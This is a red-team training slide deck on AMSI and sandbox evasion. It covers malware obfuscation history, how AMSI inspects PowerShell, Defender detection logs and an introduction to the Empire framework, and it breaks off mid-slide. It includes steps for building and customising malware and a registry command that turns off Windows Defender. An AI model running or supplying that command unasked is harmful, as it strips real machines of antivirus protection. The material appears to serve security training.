

Introduction to Sandbox Evasion and AMSI Bypasses

ANTHONY ROSE

JACOB KRASNOV

VINCENT ROSE



@bcsecurity1

Legal Stuff...So we don't go to jail

Training is for informational and research purposes only. We believe that ethical hacking, information security and cyber security should be familiar subjects to anyone using digital information and computers. We believe that it is impossible to defend yourself from hackers without knowing how hacking is done. The information provided by us is only for those who are interested to learn about Ethical Hacking, Security, Penetration Testing and malware analysis.



whoami

ANTHONY ROSE

C01N

- Co-founder, BC Security
- Lead Researcher, Merculite Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast



JACOB KRASNOV

HUBBLE

- Co-founder, BC Security
- BS in Astronautical Engineering, MBA
- Red Team Lead
- Currently focused on embedded system security



VINCENT ROSE

HALCYON

- Security Researcher, BC Security
- BS in Computer Science
- Software Engineer



Why are we here?

- How to mask your malware to avoid AMSI and Sandboxes




Overview

- Antimalware Scan Interface (AMSI)
- Malware Triggering
- Empire
- Obfuscation Techniques
- Invoke-Obfuscation
- AMSI Bypasses
- Sandbox Evasion
- Put it all together

Goals

- Introduce Microsoft's Antimalware Scan Interface (AMSI) and explain its importance
- Learn to analyze malware scripts before and after execution
- Understand how obfuscate code to avoid AMSI and Windows Defender
- Detect and avoid sandbox environments



Expectations

We **will** teach you to...

- operate Empire
- obfuscate Powershell
- avoid AMSI and Sandboxes

We are **not** going to teach you...

- how to be a “leet hacker”



-h What is Malware?

Overview of the Evolution of Malware Obfuscation

- Obfuscation is the main means by which Malware achieves survival
- Defeat signature-based Antivirus
- Makes analysis more difficult



The Early Days

The first virus to obfuscate itself was the Brain Virus in 1986

- Would display unchanged data from a different disk sector instead of the one it had modified

The first virus to use encryption was the Cascade Virus and also appeared in 1986

- Used simple XOR encryption

First commercial AV products came out in 1987


- This included heuristic based AV products!



Coming into Its Own

The Malware Arms Race continued and by 1992 polymorphic virus engines had been released

- Could be attached to non-polymorphic viruses to make them more effective




Coming into Its Own

AV wasn't far behind and soon started to include emulation code to sandbox the malware

- There were evasion techniques but we will talk about this later

By the 2000s malware had moved on to so called metamorphic viruses

- Polymorphic viruses only change their decryptor while metamorphic change the code body as well



Going Fileless

Not really completely Fileless

- Usually requires some kind of initial script/executable to kick off infection
- Persistence methods may leave traces in places like the registry (e.g., Poweliks)

This created a big problem for AV as it has traditionally relied on scanning files/executables


All of this leads into...



Antimalware Scan Interface (AMSI)


What Is AMSI?

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




That's Great But What Does that Mean?

- Evaluates commands at run time
- Handles multiple scripting languages (Powershell, JavaScript, VBA)
- Provides an API that is AV agnostic
- Identify fileless threats



Data Flow



One point of clarification (Powershell)

The code is evaluated when it is readable by the scripting engine

This means that:

```
PS C:\Users\dredg> powershell -enc VwByAGkAdABlAC0ASABvAHMAdAAoACIAAdABlAHMAdAAiACKA
```

becomes:

```
PS C:\Users\dredg> Write-Host("test")
```

However:

```
PS C:\Users\dredg> Write-Host ("te"+"st")
```

Does not become:


```
PS C:\Users\dredg> Write-Host("test")
```

This is what allows us to still be able to obfuscate our code


Malware Triggering

Types of Windows Mitigations

- Windows Defender
- Antimalware Scan Interface (AMSI)
- Control flow guard
- Data Execution Prevention (DEP)
- Randomized memory allocations
- Arbitrary code guard (ACG)
- Block child processes
- Simulated execution (SimExec)
- Valid stack integrity (StackPivot)



Flagged Malware



Full history

Here is a list of items that Windows Defender Antivirus detected as threats on your device.

[Clear history](#)

Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:11 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:11 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:11 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:09 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:04 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:02 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:02 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:01 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 3:00 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 2:59 PM (Quarantined)	Severe
Trojan:Win32/AmsiTamper.Alams 7/7/2019 2:58 PM (Quarantined)	Severe

Windows Defender Logs


```
Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' -  
MaxEvents 10 | Where-Object Id -eq 1116 | Format-List
```

Detection Source: Real-Time Protection

```
TimeCreated : 6/23/2019 1:20:42 PM  
ProviderName : Microsoft-Windows-Windows Defender  
Id : 1116  
Message : Windows Defender Antivirus has detected malware or other potentially unwanted software.  
For more information please see the following:  
https://go.microsoft.com/fwlink/?linkid=37828&name=HackTool:PowerShell/PsAttack.C&threatid=2147728177&enterprise=0  
Name: HackTool:PowerShell/PsAttack.C  
ID: 2147728177  
Severity: High  
Category: Tool  
Path: containerfile: C:\Users\ben\AppData\Local\Microsoft Corporation\PowerShell_ISE.exe_StrongName_1w2v2vm3wmtzzpebq33gybmeoxukb84w\3.0.0.0\AutoSaveFiles\AutoSaved_1266869d-2827-47c8-934f-5f8768b98e1d_Untitled2.ps1; file: C:\Users\ben\AppData\Local\Microsoft Corporation\PowerShell_ISE.exe_StrongName_1w2v2vm3wmtzzpebq33gybmeoxukb84w\3.0.0.0\AutoSaveFiles\AutoSaved_1266869d-2827-47c8-934f-5f8768b98e1d_Untitled2.ps1->(UTF-8)  
Detection Origin: Local machine  
Detection Type: Concrete  
Detection Source: Real-Time Protection  
User: DESKTOP-VOGTNJI\ben  
Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe  
Signature Version: AV: 1.295.840.0, AS: 1.295.840.0, NIS: 1.295.840.0  
Engine Version: AM: 1.1.16000.6, NIS: 1.1.16000.6
```

Try Some Code Samples

1. Run Powershell ISE
2. Look in the sample folder
3. Try out samples 1-3



Building/Customizing Your Malware

Don't Do Too Much at Once

Prioritize what you want to complete

1. Get working base code first
 - Empire, Metasploit, Etc
2. Customize Functions
3. Obfuscate Code
4. Test Against AV



Disabling Windows Defender

```
New-ItemProperty -Path  
"HKLM:\Software\policies\microsoft\windows defender" -name  
disableantispyware -value 1 –Force
```

Restart computer/VM

**Run network as “host only” if connected to the internet
Don’t burn your tools in development**



Empire Tutorial


What is Empire?



Post-exploitation framework built around Powershell

- Merger of Powershell Empire and Python EmPyre projects
 - Runs on Python 2.6/2.7
 - Encrypted C2 channel
 - Adaptable modules
 - .bat, .vbs, .dll
 - Released at BSidesLV 2015
 - No longer maintained as of Aug 2019

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 0.5.1-beta
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====
```



```
91 modules currently loaded
1 listeners currently active
1 agents currently active

(Empire) >
```



Why Go After Powershell?

- Full .NET access
- Direct access to Win32 API
- Operates in memory
- Installed by default in Windows
- Admins typically leave it enabled



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\dredg> help

TOPIC
    Windows PowerShell Help System


SHORT DESCRIPTION
    Displays help about Windows PowerShell cmdlets and concepts.

LONG DESCRIPTION
    Windows PowerShell Help describes Windows PowerShell cmdlets,
    functions, scripts, and modules, and explains concepts, including
